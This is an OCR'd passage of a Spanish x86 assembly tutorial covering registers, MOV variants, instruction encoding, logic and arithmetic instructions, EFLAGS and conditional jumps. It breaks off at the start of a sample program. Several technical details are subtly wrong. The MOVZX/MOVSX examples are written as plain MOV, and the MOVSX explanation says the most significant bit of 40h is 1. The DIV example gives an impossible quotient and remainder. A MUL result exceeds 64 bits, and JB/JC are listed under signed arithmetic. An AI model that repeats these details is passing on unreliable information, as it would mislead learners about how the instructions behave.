


ESI: Se trata de un registro de 32 bits algo más específico, ya que aunque tiene el sub-registro SI (16 bits) refiriéndose a sus bits 0-15, este a su vez no se divide como lo hacían los anteriores en sub-sub-registros de 8 bits. Además, ESI va a servir para algunas instrucciones bastante útiles que veremos, como LODSX, MOVSX y SCASX (operando **origen** siempre)



EDI: Aplicamos lo mismo que a ESI; tenemos un "DI" que son los últimos 16 bits de EDI, y una función complementaria a ESI en estos MOVSX, etc (el registro ESI será origen, y el EDI, el operando **destino**).

EBP: Aunque no tiene ninguna función tan específica como ESI y EDI, también tiene su particularidad; la posibilidad de que se referencien sus bits 0-15 mediante el sub-registro BP.



EIP: Este es el PC (Program Counter) o Contador de Programa. Esto es, que en este registro de 32 bits (que no puede ser accedido por métodos normales) se almacena la dirección de la próxima instrucción que va a ejecutar el procesador. Existe también una subdivisión como "IP" con sus 16 bits menos significativos como con EBP, EDI, etc, pero no lo vamos a tener en cuenta; en un sistema como Linux o Windows se va a usar la combinación CS:EIP para determinar lo que hay que ejecutar siempre, y sólo en sistemas antiguos como Ms-Dos se utiliza el CS:IP para ello.

ESP: Se trata del registro de pila, indicando la dirección a la que esta apunta (que sí, que lo de la pila se explica más tarde).

Además de estos registros, tenemos otros llamados de segmento, cuyo tamaño es de 16 bits, y que se anteponen a los anteriores para formar una dirección virtual completa. Recordemos en cualquier caso que estamos hablando de direcciones virtuales, así que el procesador cuando interpreta un segmento no está operando con nada; simplemente se hace que direcciones de la memoria física se correspondan con combinaciones de un segmento como puede ser CS y un registro de dirección como puede ser EIP. La función de estos registros de segmento es la de separar por ejemplo datos de código, o zonas de acceso restringido. Así, los 2 últimos bits en un registro de segmento indican normalmente el tipo de "ring" en el que el procesador está corriendo (ring3 en windows es usuario, con lo que los dos últimos bits de un segmento reservado a un usuario serían "11"... ring0 es supervisor, con lo que los dos últimos bits de un segmento con privilegio de supervisor serían "00")

- **CS** es el registro de segmento de ejecución, y por tanto CS:EIP es la dirección completa que se está ejecutando (sencillamente anteponemos el CS indicando que nos estamos refiriendo a la dirección EIP en el segmento CS).

- **SS** es el registro de segmento de pila, por lo que tal y como sucedía con CS:EIP, la pila estará siendo apuntada por SS:ESP.

- **DS** normalmente es el registro de datos. Poniendo ya un ejemplo de acceso con la instrucción ADD (sumar), una forma de utilizarla sería "add eax,ds:[ebx]", que añadiría al registro EAX el contenido de la dirección de memoria en el segmento DS y la dirección EBX.

- **ES**, al igual que **FS** y **GS**, son segmentos que apuntan a distintos segmentos de datos, siendo los dos últimos poco utilizados.

Tenemos algunos otros registros, como el de **flags** que se detallará en un apartado específico (si se recuerda

del capítulo 1 la descripción genérica, contiene varios indicadores que serán muy útiles).

Finalmente, están (aunque probablemente no los usaremos), los registros del coprocesador (8 registros de 80 bits que contienen números representados en coma flotante, llamados R0..R7), el GDTR (global descriptor table) e IDTR (interrupt descriptor table), los registros de control (CR0, CR2, CR3 y CR4) y algunos más, aunque como digo es difícil que lleguemos a usarlos.

4.3.- La órden MOV y el acceso a memoria

4.3.1.- Usos de MOV

Vamos con algo práctico; la primera instrucción en ensamblador que vamos a ver en detalle. Además, MOV es quizá la instrucción más importante en este lenguaje sicontamos la cantidad de veces que aparece.

Su función, es la transferencia de información. Esta transferencia puede darse de un registro a otro registro, o entre un registro y la memoria (nunca entre memoria-memoria), y también con valores inmediatos teniendo como destino memoria o un registro. Para ello, tendrá dos operandos; el primero es el de destino, y el segundo el de origen. Así, por ejemplo:

```
MOV EAX, EBX
```

Esta operación copiará los 32 bits del registro EBX en el registro EAX (ojo, lo que hay en EBX se mantiene igual, sólo es el operando de destino el que cambia). Ya formalmente, los modos de utilizar esta operación son:

- MOV reg1, reg2: Como en el ejemplo, ***MOV EAX, EBX***, copiar el contenido de reg2 en reg1.

- MOV reg, imm: En esta ocasión se copia un valor inmediato en reg. Un ejemplo sería ***MOV ECX, 12456789h***. Asigna diréctamente un valor al registro.

- MOV reg, mem: Aquí, se transfiere el contenido de una posición de memoria (encerrada entre corchetes) al registro indicado. Lo que está entre los corchetes puede ser una referencia directa a una posición de memoria como ***MOV EDX, [DDDDDDDDh]*** o un acceso a una posición indicada por un registro como ***MOV ESI, [EAX]*** (cuando la instrucción sea procesada, se sustituirá internamente "EAX" por su contenido, accediendo a la dirección que indica).

También hay una variante en la que se usa un registro base y un desplazamiento, esto es, que dentro de los corchetes se señala con un registro la dirección, y se le suma o resta una cantidad. Así, en ***MOV ECX,[EBX+55]*** estamos copiando a ECX el contenido de la dirección de memoria suma del registro y el número indicado.

Finalmente, se pueden hacer combinaciones con más de un registro al acceder en memoria si uno de ellos es EBP, por ejemplo ***MOV EAX,[EBP+ESI+10]***

- MOV mem, reg: Igual que la anterior, pero al revés. Vamos, que lo que cogemos es el registro y lo copiamos a la memoria, con las reglas indicadas para el caso en que es al contrario. Un ejemplo sería ***MOV [24347277h], EDI***

- MOV mem, imm: Exáctamente igual que en MOV reg, imm sólo que el valor inmediato se copia a una posición de memoria, como por ejemplo ***MOV [EBP],1234h***

4.3.2.- Bytes, words y dwords

La instrucción MOV no se acaba aquí; a veces, vamos a tener problemas porque hay que ser más específico. Por ejemplo, la instrucción que puse como último ejemplo, ***MOV [EBP],1234h***, nos daría un fallo al compilar. El problema es que no hemos indicado el tamaño del operando inmediato; es decir, 1234h es un número que ocupa 16 bits (recordemos que por cada cifra hexadecimal son 4 bits). Entonces, ¿escribimos los 16 bits que corresponden a [EBP], o escribimos 32 bits que sean 00001234h?.

Para solucionar este problema al programar cuando haya una instrucción dudosa como esta (y también se aplicará a otras como ADD, SUB, etc, cuando se haga referencia a una posición de memoria y un valor inmediato), lo que haremos será indicar el tamaño con unas palabras específicas.

En el ensamblador TASM (el más utilizado para Win32/Dos), será con la cadena byte ptr en caso de ser de 8 bits, word ptr con 16 bits y dword ptr con 32. Por lo tanto, para escribir 1234h en [EBP] escribiremos ***MOV word ptr [EBP],1234h***. Sin embargo, si quisiéramos escribir 32 bits (o sea, 00001234h), usaríamos ***MOV dword ptr [EBP],1234h***.

Usando el NASM para linux, olvidamos el "ptr", y los ejemplos anteriores se convertirán en ***MOV word [EBP],1234h*** y ***MOV dword [EBP],1234h***.

Recordemos, una vez más, que un dword son 32 bits (el tamaño de un registro), un word 16 bits y un byte, 8 bits.

4.3.3.- Referencia a segmentos

Cuando estamos accediendo a una posición de memoria (y no ya sólo en el ámbito del MOV), estamos usando también un registro de segmento. Normalmente el segmento DS va implícito (de hecho, si en un programa de ensamblador escribimos ***MOV DS:[EAX],EBX***, al compilar obviará el DS: para ahorrar espacio puesto que es por defecto). No obstante, podemos indicar nosotros mismos a qué segmento queremos acceder siempre que hagamos una lectura/escritura en memoria, anteponiendo el nombre del registro de segmento con un signo de dos puntos al inicio de los corchetes.

4.3.4.- Operandos de distinto tamaño

Vale, tengo un valor en AL que quiero mover a EDX. ¿Puedo hacer un MOV EDX,AL?. Definitivamente no, porque los tamaños de operando son diferentes.

Para solucionar este problema, surgen estas variantes de MOV:

- MOVZX (MOV with Zero Extend): Realiza la función del MOV, añadiendo ceros al operando de destino. Esto es, que si hacemos un ***MOV EDX, AL*** y AL vale 80h, EDX valdrá 00000080h, dado que el resto se ha rellenado con ceros.

- MOVSX (MOV with Sign Extend): Esta forma lo que hace es, en lugar de 0s, poner 0s o 1s dependiendo del bit más significativo del operando de mayor tamaño. Es decir, si en este ***MOV EDX, AL*** se da que el bit más significativo de AL es 1 (por ejemplo, **AL = 10000000b = 80h)**, se rellenará con 1s (en este caso, EDX valdría FFFFFF80h). Si el bit más significativo es 1 (por ejemplo, **AL = 01000000b = 40h**), se rellenará con 0s (EDX será pues 00000040h).

4.3.5.- MOVs condicionales

Una nueva característica presente a partir de algunos modelos de Pentium Pro y en siguientes procesadores de Intel, y en AMD a partir de K7 y posiblemente K6-3, son los MOVs condicionales; esto es, que se realizan si se cumple una determinada condición. La instrucción es **CMOVcc**, donde "cc" es una condición como lo es en los saltos condicionales (ver más adelante), p.ej **CMOVZ EAX, EBX**.

No obstante, de momento no recomendaría su implementación; aunque terriblemente útil, esta instrucción no es standard hasta en procesadores avanzados, y podría dar problemas de compatibilidad. Para saber si el procesador tiene disponible esta operación, podemos ejecutar la instrucción **CPUID**, la cual da al programador datos importantes acerca del procesador que está corriendo el programa, entre otras cosas si los MOVs condicionales son utilizables.

4.4.- Codificación de una instrucción

Ahora que ya sabemos utilizar nuestra primera instrucción en lenguaje ensamblador puede surgir una duda: ¿cómo entiende esta instrucción el procesador?. Es decir, evidentemente nosotros en la memoria no escribimos las palabras "MOV EAX, EBX", sin embargo esa instrucción existe. ¿Cómo se realiza pues el paso entre la instrucción escrita y el formato que la computadora sea capaz de entender?.

En un programa, el código es indistinguible de los datos; ambos son ristras de bits si no hay nadie allí para interpretarlos; el programa más complejo no tendría sentido sin un procesador para ejecutarlo, no sería más que una colección de unos y ceros sin sentido. Así, se establece una convención para que determinadas cadenas de bits signifiquen cosas en concreto.

Por ejemplo, nuestra instrucción "MOV EAX, EBX" se codifica así:

08Bh, 0C3h

Supongamos que EIP apunta justo al lugar donde se encuentra el 08Bh. Entonces, el procesador va a leer ese byte (recordemos que cada cifra hexadecimal equivale a 4 bits, por tanto dos cifras hexadecimales son 8 bits, o sea, un byte). Dentro del micro se interpreta que 08Bh es una instrucción MOV r32,r/m32. Es decir, que dependiendo de los bytes siguientes se va a determinar a qué registro se va a mover información, y si va a ser desde otro registro o desde memoria.

El byte siguiente, 0C3h, indica que este movimiento se va a producir desde el registro EBX al EAX. Si la instrucción fuera "MOV EAX, ECX", la codificación sería así:

08Bh, 0C1h

Parece que ya distinguimos una lógica en la codificación que se hace para la instrucción "MOV EAX,algo". Al cambiar EBX por ECX, sólo ha variado la segunda cifra del segundo byte, cambiando un 3 por un 1. Podemos suponer entonces que se está haciendo corresponder al 3 con EBX, y al 1 con ECX. Si hacemos más pruebas, "MOV EAX,EDX" se codifica como **08Bh, 0C2h**. "MOV EAX,ESI" es **08BH, 0C6h** y "MOV EAX,EAX" (lo cual por cierto no tiene mucho sentido), es **08Bh, 0C0h.**

Vemos pues que el procesador sigue su propia lógica al codificar instrucciones; no es necesario que la entendamos ni mucho menos que recordemos su funcionamiento. Sencillamente merece la pena comprender cómo entiende aquello que escribimos. Para nosotros es más fácil escribir "MOV EAX, EBX" puesto que se acerca más a nuestro lenguaje; MOV recuerda a "movimiento", al igual que "ADD" a añadir o "SUB" a restar. Al computador "MOV" no le recuerda nada, así que para él resulta mucho mejor interpretar secuencias de números; la equivalencia entre nuestro "MOV EAX,EBX" y su "08Bh, 0C3h" es exacta, la traducción es perfecta y procesador y humano quedan ambos contentos.

El sentido pues de este apartado es entender cómo va a funcionar cualquier programa que escribamos en lenguaje ensamblador; cuando escribamos nuestros programas, utilizaremos un compilador: una especie de traductor entre la **notación en ensamblador** que más se parece a nuestro lenguaje con instrucciones como "MOV EAX, EBX" y la **notación en bits**, la que la máquina entiende diréctamente. En realidad, podríamos considerar que **ambos son el mismo lenguaje**; la única diferencia es la forma de representarlo.

Por supuesto, quien quiera meterse más a fondo en esto puede disfrutar construyendo instrucciones por sí mismo jugando con estos bytes; es algo interesante de hacer en virus cuando tenemos engines polimórficos, por ejemplo. Hay, de hecho, listas muy completas acerca de cómo interpretar la codificación en bits que entiende la máquina, que pueden ser consultadas sin problemas (en la propia web de Intel vienen toda una serie de tablas indicando cómo se hace esto con todas y cada una de las instrucciones que entienden sus procesadores).

4.5.- Las operaciones lógicas

Las operaciones con registros se dividen en dos tipos: aritméticas y lógicas. A las aritméticas estamos muy

acostumbradas, y son la suma, la resta, multiplicación, división... las lógicas operan a nivel de bit, lo que las distingue de las aritméticas (si "a nivel de bit" resulta algo oscuro, da igual, seguid leyendo).

Aunque hayamos mencionado cuáles son estas operaciones lógicas en el primer capítulo, volvemos a repasarlas una a una y con detalle:

4.5.1.- AND

El AND lógico realiza bit a bit una operación consistente en que el bit resultado es 1 sólo si los dos bits con los que se opera son 1. Equivale a decir que el resultado "es verdad" si lo son los dos operandos.

Actuará así con cada uno de los bits de los dos operandos, almacenando en el de destino el resultado. Por ejemplo:

```
    10001010
AND 11101010
    --------
    10001010
```

La forma de utilizar el AND es muy similar al MOV que ya hemos visto; algunas formas de utilizarlo podrían ser ***AND EAX,EBX***, o ***AND EAX,[1234h]***, o ***AND ECX,[EDX]***, etc. El resultado se almacena en el operando de destino, esto es, EAX en los dos primeros casos y ECX en el tercero.

4.5.2.- OR

El OR lógico también opera bit a bit, poniendo el resultado a 1 si al menos uno de los dos bits con los que operamos están a 1, siendo lo mismo que decir que el resultado es "cierto" si lo es al menos uno de sus constituyentes.

Almacenará, como el AND, el resultado en el operando de destino:

```
    10001010
OR  11101010
    --------
    11101010
```

La forma de utilizarlo es el común a todas las operaciones lógicas, como el AND mencionado anteriormente.

4.5.3.- XOR

La operación XOR, operando bit a bit, da como resultado un 1 si uno y sólo uno de los dos bits con los que se opera valen 1, es por ello que se llama OR exclusivo o eXclusive OR:

```
    10001010
XOR 11101010
    --------
    01100000
```

4.5.4.- NOT

Esta operación sólo tiene un operando, puesto que lo que hace es invertir los bits de este operando que evidentemente será de destino:

```
NOT 11101010
    --------
    00010101
```

4.6.- Operaciones aritméticas

En los procesadores 80x86, tenemos una buena gama de operaciones aritméticas para cubrir nuestras necesidades. Estas son, básicamente:

4.6.1.- ADD

ADD significa añadir. Tendremos con esta instrucción las posibilidades típicas de operación; sobre memoria, sobre registros, y con valores inmediatos (recordando que no podemos operar con dos posiciones de memoria y que el destino no puede ser un valor inmediato). Así, un ejemplo sería:

ADD EAX, 1412h

Algo tan sencillo como esto añade 1412h hexadecimal a lo que ya hubiera en EAX, conservando el resultado final en EAX. Por supuesto podemos usar valores decimales (si quitamos la h a 1412h, sumará 1412h decimal... creo que no lo mencioné, pero esto vale siempre, tanto para MOV como para cualquier otra operación lógica o aritmética). Otros ejemplos podrían ser ***ADD ECX, EDI*** (sumar ECX y EDI y almacenar el resultado en ECX), ***ADD dword ptr [EDX], ESI*** (coger lo que haya en la dirección de memoria cuyo valor indique EDX, sumarle el valor del registro ESI y guardar el resultado en esa dirección de memoria), etc.

4.6.2.- SUB

Esta es la operación de resta; las reglas para utilizarla, las mismas que las del ADD. Tan sólo cabría destacar el hecho de que si estamos restando un número mayor a uno menor, además de una modificación en los FLAGS para indicar que nos hemos pasado, lo que sucederá es que al llegar a 0000 en el resultado el siguiente número será FFFF. Es decir, que al pasarnos por abajo del todo el resultado comienza por arriba del todo.

Supongamos que queremos restar 1 - 2. El resultado no es -1, sino el máximo número representable por la cantidad de bits que tuviéramos. Vamos, que si son 8 bits (que representan un valor entre 0 y 255), el resultado de 1 - 2 será 255. Para los curiosos, este 255 en complemento a 2 equivale al -1, por lo que si operamos en este complemento a 2 la operación de resta tiene completo sentido para los números negativos.

Lo mismo sirve para el ADD cuando sumamos dos números y el resultado no es representable con el número de bits que tenemos. Si hicieramos 255 + 1 y el máximo representable fuera 255 (o FFh en hexadecimal, usando 8 bits), el resultado de 255 + 1 sería 0.

Como decía, las posibilidades para usar el SUB son como las del ADD, con lo que también es válido esto:

SUB EAX, 1412h

Los ejemplos mencionados con el ADD también valen: ***SUB dword ptr [EDX], ESI*** va a restar al contenido de la dirección de memoria apuntada por EDX el valor almacenado en ESI, y el resultado se guardará en esta dirección [EDX]. ***SUB ECX, EDI*** restará al valor de ECX el de EDI, guardando el resultado en el registro ECX.

4.6.3.- MUL

Pasamos a la multiplicación; aquí el tratamiento es un tanto distinto al que se hacía con la suma y la resta. Sólo vamos a indicar un parámetro que va a ser un registro o una dirección de memoria, y según su tamaño se multiplicará por el contenido de AL (8 bits), AX (16) o EAX (32). El resultado se guardará entonces en AX si se multiplicó por AL, en DX:AX si se multiplicó por AX, y en EDX:EAX si se multiplicó por EAX. Como vemos se utiliza para guardar el resultado el doble de bits que lo que ocupan los operandos; así no se pierde información si sale un número muy grande.

Veamos un ejemplo por cada tamaño:

MUL CL: Coge el valor de CL, lo multiplica por AL, y guarda el resultado en AX.

MUL word ptr [EDX]: Obtiene los 16 bits presentes en la dirección de memoria EDX (ojo, que el tamaño de lo que se escoge lo indica el "**word ptr**", EDX sólo indica una dirección con lo que aunque sean 32 bits esto no influye, el tamaño, repito, es determinado por el "word ptr"). Una vez coge esos 16 bits los multiplica por AX, y el resultado se va a guardar en DX:AX. Esto significa, que los 16 bits más significativos los guarda en DX y los 16 menos significativos en AX. Si el resultado de la multiplicación fuera *12345678h*, el registro DX contendría *1234h*, y el registro AX, *5678h*.

MUL ESI: Coge el contenido del registro ESI, y lo multiplica por EAX. El resultado es almacenado en EDX:EAX del mismo modo en que antes se hacía con DX:AX, sólo que esta vez tenemos 64 bits para guardarlo. La parte de más peso, más significativa, se guardará en EDX, mientras que la de menor peso será puesta en EAX. Si el resultado de ESI x EAX fuera *12345678887654321h*, EAX contendría *87654321h* y EDX *12345678h.*

4.6.4.- DIV

Por suerte, aunque a quien se le ocurrió esto de los nombres de las instrucciones fuera anglosajón, siguen pareciéndose bastante al castellano; la instrucción DIV es la que se dedica a la división entre números.

El formato de esta instrucción es muy similar al MUL, y va a tener también tres posibilidades, con 8, 16 y 32 bits. En ellas, AX, AX:DX o EAX:EDX van a dividirse por el operando indicado en la instrucción, y cociente y resto van a almacenarse en AL y AH, AX y DX o EAX y EDX, respectivamente:

DIV CL: Se divide el valor presente en AX por CL. El cociente de la división se guardará en AL, y el resto en AH. Si teníamos CL = 10 y AL = 6, al finalizar la ejecución de esta instrucción tendremos que CL no ha variado y que AH = 4 mientras que AL = 1.

DIV BX: Se divide el valor de DX:AX por el de BX. El cociente que resulte de esto se guardará en AX, mientras que el resto irá en DX. El dividendo (DX:AX) está formado de la misma manera en que lo estaba el un MUL el resultado de una operación: la parte más "grande", los bits más significativos, irán en DX mientras que los menos significativos irán en AX.

DIV dword ptr [EDI]: El valor contenido en la combinación EDX:EAX (64 bits) se dividirá por los 32 bits que contiene la dirección de memoria EDI; el cociente de la división se va a guardar en EAX, y el resto en EDX.

4.6.5.- INC y DEC

Tan sencillo como INCrementar y DECrementar. Estas dos instrucciones sólo tienen un operando que hace al tiempo de origen y destino, y lo que hacen con él es "sumar uno" o "restar uno":

INC AX: Coge el contenido de AX, le suma 1 y almacena el resultado en AX

DEC dword ptr [EDX]: Obtiene el valor de la posición de memoria a la que apunta EDX, le resta 1 y almacena allí el resultado.

INC y DEC, como veremos cuando lleguemos a los saltos condicionales, se suelen utilizar bastante para hacer contadores y bucles; podemos ir decrementando el valor de un registro y comprobar cuando llega a cero, para repetir tantas veces como indique ese contador un trozo de código, una operación en particular.

4.7.- Registro de estado (FLAGS) e instrucciones de comparación


4.7.1.- Flags

Como ya vimos, hay un registro bastante especial que es el de flags; la traducción literal de esta palabra es "bandera", y lo que significa realmente es que no se toma el valor de este registro como una cantidad en sí

misma, sino que cada uno de sus bits significa algo en particular según su valor sea 0 o 1. El registro EFLAGS, de 32 bits, tiene como bits más importantes los 16 menos significativos (EFLAGS viene de Extended Flags, se añadieron 16 bits para indicar algunas otras cosas).

La forma de acceder a estos registros será de forma implícita cuando hagamos saltos condicionales (por ejemplo, hemos hecho una comparación entre dos términos y saltamos si son iguales; la instrucción JE, Jump if Equal, comprobará por si misma el ZF o Zero Flag para ver si ha de saltar o no), y de forma explícita con funciones de pila como PUSHF, POPF, PUSHFD y POPFD, que serán explicadas en el apartado referente a la pila. De todas formas, indicar ya que los únicos bits que se pueden modificar con un POPF son los **11, 10, 8, 7, 6, 4, 2 y 0** (y los **12** y **13** si tenemos IOPL = 0, es decir, nivel de administrador... estos 12 y 13 indican el nivel de ejecución del procesador).

En fin, veamos qué tiene que ofrecernos este registro:



Desglose del registro EFLAGS

Los bits que tienen puestos un "0" como indicador, no tienen función definida y conservan siempre ese valor 0 (también sucede con el bit 1, que está a 1). Los más importantes, los vemos a continuación:

- IOPL (12 y 13): IOPL significa "I/O priviledge level", es decir, el nivel de privilegio en que estamos ejecutando. Recordemos que normalmente vamos a tener dos niveles de privilegio que llamabamos de usuario y supervisor, o ring3 y ring0. Aquí podemos ver en cuál estamos; si los dos bits están activos estamos en ring3 o usuario, y si están inactivos, en ring0 (sólo pueden modificarse estos bits de los flags si estamos en ring0, por supuesto).

- IF (9): El "Interrupt Flag", controla la respuesta del procesador a las llamadas de interrupción; normalmente está a 1 indicando que pueden haber interrupciones. Si se pone a 0 (poner a 0 se hace diréctamente con la instrucción **CLI** (Clear Interrupts), mientras que **STI** (Set Interrupts) lo activa), se prohibe que un tipo bastante amplio de interrupciones pueda actuar mientras se ejecuta el código del programa (viene bien en algunas ocasiones en que estamos haciendo algo crítico que no puede ser interrumpido).

- ZF (6): El Zero Flag, indica si el resultado de la última operación fue 0. Téngase en cuenta que si hemos hecho una comparación entre dos términos, se tomará como si se hubiera hecho una operación de resta; así, si los dos términos son iguales (CMP EAX, EBX donde EAX = EBX p.ej), se dará que el resultado de restarlos es 0, con lo que se activará el flag (se pondrá a 1). Tal y como sucede con CF y OF, este flag es afectado por operaciones aritméticas (ADD, SUB, etc) y de incremento/decremento (INC/DEC).

- CF (0): Carry Flag o Flag de Acarreo. En ocasiones se da un desbordamiento en la operación aritmética, esto es, que no cabe. Si nos pasamos por arriba o por abajo en una operación (p.ej, con 16 bits hacer 0FFFFh + 01h), este resultado no va a caber en un destino de 16 bits (el resultado es 10000h, lo cual necesita 17 bits para ser codificado). Así pues, se pone este flag a 1. Hay también un flag parecido, **OF (11)** (Overflow Flag), que actúa cuando en complemento a 2 se pasa del mayor número positivo al menor negativo o viceversa (por ejemplo, de 0FFFFh a 0000h o al revés). También nos interesará para ello el **SF (7)** o flag de signo, que estará activo cuando el número sea negativo según la aritmética de complemento a dos (en realidad, cuando el primer bit del resultado de la última operación sea un 1, lo que en complemento a 2 indica que se trata de un número negativo).

Otros, de menor importancia (se puede uno saltar esta parte sin remordimientos de conciencia), son:

- ID (21): El Identification Flag, señala si se puede modificar que se soporta la instrucción **CPUID**

- VM (17): Este flag controla si se está ejecutando en Virtual Mode 8086; cuando está a 0 se vuelve a modo

protegido (el modo virtual 8086 se usa por ejemplo para ejecutar las ventanas Ms-Dos bajo Win32).

- DF(10): El "Direction Flag", va a indicar en qué dirección se realizan las instrucciones de cadena (MOVS, CMPS, SCAS, LODS y STOS). Estas instrucciones, que veremos más adelante, actúan normalmente "hacia adelante". Activar este flag hará que vayan "hacia atrás"; no hace falta preocuparse más por esto, ya se recordará. Tan sólo añadir, que este bit se activa diréctamente con la instrucción **STD** (Set Direction Flag), y se desactiva (se pone a 0) con la instrucción **CLD** (Clear Direction Flag).

- TF (8): Es el "Trap Flag" o flag de trampa; se utiliza para debugging, y cuando está activo, por cada instrucción que el procesador ejecute saltará una interrupción INT 1 (se utiliza para depuración de programas).

- AF (4): Flag de acarreo auxiliar o "Adjust Flag". Se usa en aritmética BCD; en otras palabras, pasad de él ;=)

- PF (2): Es el flag de paridad; indica si el resultado de la última operación fue par, activándose (poniéndose a 1) cuando esto sea cierto.

- VIP (20), VIF (19), RF (16), NT(14): No nos van a resultar muy útiles; para quienes busquen una referencia, sus significados son "Virtual Interrupt Pending", "Virtual Interrupt Flag", "Resume Flag" y "Nested Task".

4.7.2.- Instrucciones de comparación

Los flags son activados tanto por las instrucciones de operación aritmética (ADD, SUB, MUL, DIV, INC y DEC) como por otras dos instrucciones específicas que describo a continuación:

- CMP: Esta es la más importante; el direccionamiento (es decir, aquello con lo que se puede operar) es el mismo que en el resto, y lo que hace es comparar dos operandos, modificando los flags en consecuencia. En realidad, actúa como un SUB sólo que sin almacenar el resultado pero sí modificando los flags, con lo que si los dos operandos son iguales se activará el flag de cero (ZF), etc. No vamos a necesitar recordar los flags que modifican, puesto que las instrucciones de salto condicional que usaremos operarán diréctamente sobre si el resultado fue "igual que", "mayor que", etc, destaquemos no obstante que los flags que puede modificar son OF (Overflow), SF (Signo), ZF (Cero), AF (BCD Overflow), PF (Parity) y CF (Carry).

- TEST: Tal y como CMP equivale a un SUB sin almacenar sus resultados, TEST es lo mismo que un AND, sin almacenar tampoco resultados pero sí modificando los flags. Esta instrucción, sólo modifica los flags SF (Signo), ZF (Cero) y PF (Paridad).

4.8.- Saltos, y saltos condicionales

La ejecución de un programa en ensamblador no suele ser lineal por norma general. Hay ocasiones en las que querremos utilizar "saltos" (que cambien el valor del registro EIP, es decir, el punto de ejecución del programa).

Estos saltos pueden ser de dos tipos; incondicionados y condicionales.

4.8.1.- Saltos incondicionados (JMP)

La instrucción JMP es la que se utiliza para un salto no condicional; esto, significa que cuando se ejecuta una instrucción JMP, el registro EIP que contiene la dirección de la siguiente instrucción a ejecutar va a apuntar a la dirección indicada por el JMP.

Existen básicamente tres tipos de salto:

- Salto cercano o Near Jump: Es un salto a una instrucción dentro del segmento actual (el segmento al que apunta el registro CS).

- Salto lejano o Far Jump: Se trata de un salto a una instrucción situada en un segmento distinto al del segmento de código actual.

- Cambio de Tarea o Task Switch: Este salto se realiza a una instrucción situada en una tarea distinta, y sólo puede ser ejecutado en modo protegido.

Cuando estemos programando, lo normal es que utilicemos etiquetas y saltos cercanos. En todo compilador, si escribimos la instrucción "JMP <etiqueta>", al compilar el fichero la etiqueta será sustituida por el valor numérico de la dirección de memoria en que se encuentra el lugar donde queremos saltar.

4.8.2.- Saltos condicionales (Jcc)

Un "Jcc" es un "Jump if Condition is Met". La "cc" indica una condición, y significa que debemos sustituirlo por las letras que expresen esta condición.

Cuando el procesador ejecuta un salto condicional, comprueba si la condición especificada es verdadera o falsa. Si es verdadera realiza el salto como lo hacía con una instrucción JMP, y en caso de ser falsa simplemente ignorará la instrucción.

A continuación se especifican todos los posibles saltos condicionales que existen en lenguaje ensamblador. Algunas instrucciones se repiten siendo más de una forma de referirse a lo mismo, como JZ y JE que son lo mismo (Jump if Zero y Jump if Equal son equivalentes). En cualquier caso hay que tener lo siguiente en cuenta:

- Las instrucciones de salto condicional más comunes son **JE** (Jump if Equal), **JA** (Jump if Above) y **JB** (Jump if Below), así como las derivadas de combinar estas (por ejemplo, una N entre medias es un Not, con lo que tenemos **JNE**, **JNA** y **JNB**... por otro lado, tenemos **JAE** como Jump if Above or Equal o **JBE**, Jump if Below or Equal)

- Puede resultar extraño el hecho de que hay dos formas de decir "mayor que" y "menor que". Es decir, por un lado tenemos cosas como JB (Jump if Below) y por otro JL (Jump if Less). La diferencia es que **Below y Above hacen referencia a aritmética sin signo**, y *Less y Greater hacen referencia a aritmética en complemento a dos.*

- Hay un tercer tipo de salto condicional, que comprueba diréctamente el estado de los flags (como pueda ser el de paridad). Entre ellos incluímos también dos especiales; uno que considera si salta dependiendo de si el valor del registro CX es 0 (JCXZ) y otro que considera si el valor de ECX es 0 (JECXZ).

Instrucción	*Descripción*	*Flags*
	Aritmética sin signo	
JZ, JE	Jump if Zero, Jump if Equal	ZF = 1
JNE, JNZ	Jump if Not Equal, Jump if Not Zero	ZF = 0
JA	Jump if Above	CF = 0 and ZF = 0
JNA, JBE	Jump if Not Above, Jump if Below or Equal	CF = 1 or ZF = 1
JNC, JNB, JAE	Jump if Not Carry, Jump if Not Below, Jump if Above or Equal	CF = 0
JNBE	Jump if Not Below or Equal	CF = 0 and ZF = 0
	Aritmética en complemento a 2	
JNAE, JB, JC	Jump if Not Above or Equal, Jump if Below, Jump if Carry	CF = 1
JGE, JNL	Jump if Greater or Equal, Jump if Not Less	SF = OF
JL, JNGE	Jump if Less, Jump if Not Greater or Equal	SF <> OF
JLE, JNG	Jump if Less or Equal, Jump if Not Greater	ZF = 1 or SF <> OF
JNG, JLE	Jump if Not Greater, Jump if Less or Equal	ZF = 1 or SF <> OF
JNGE, JL	Jump if Not Greater or Equal, Jump if Less	SF <> OF
JNL, JGE	Jump if Not Less, Jump if Greater or Equal	SF = OF

JNLE, JG	Jump if Not Less or Equal, Jump if Greater	ZF = 0 and SF = OF

Comprobación directa de flags

JNO	Jump if Not Overflow	OF = 0
JNP	Jump if Not Parity	PF = 0
JNS	Jump if Not Sign	SF = 0
JO	Jump if Overflow	OF = 1
JP, JPE	Jump if Parity, Jump if Parity Even	PF = 1
JPO	Jump if Parity Odd	PF = 0
JS	Jump if Sign	SF = 1
JCXZ	Jump if CX is 0	CX = 0
JECXZ	Jump if ECX is 0	ECX = 0

4.8.3.- Ejemplo de programación con saltos condicionales

A estas alturas del curso de ensamblador, creo que estamos abusando mucho de la teoría; ciertamente esto es ante todo teoría, pero no está de más ver un ejemplo práctico de programa en el que usamos saltos condicionales y etiquetas. El programa escrito a continuación, imita una operación de multiplicación utilizando tan sólo la suma, resolviéndolo mediante el algoritmo de que N * M es lo mismo que (N+N+N+...+N), M veces:

```
; Suponemos que EAX contiene N, y EBX, contiene M.
xor edx,edx         ; Aquí vamos a almacenar el resultado final. La operación xor edx,edx hace EDX
= 0.
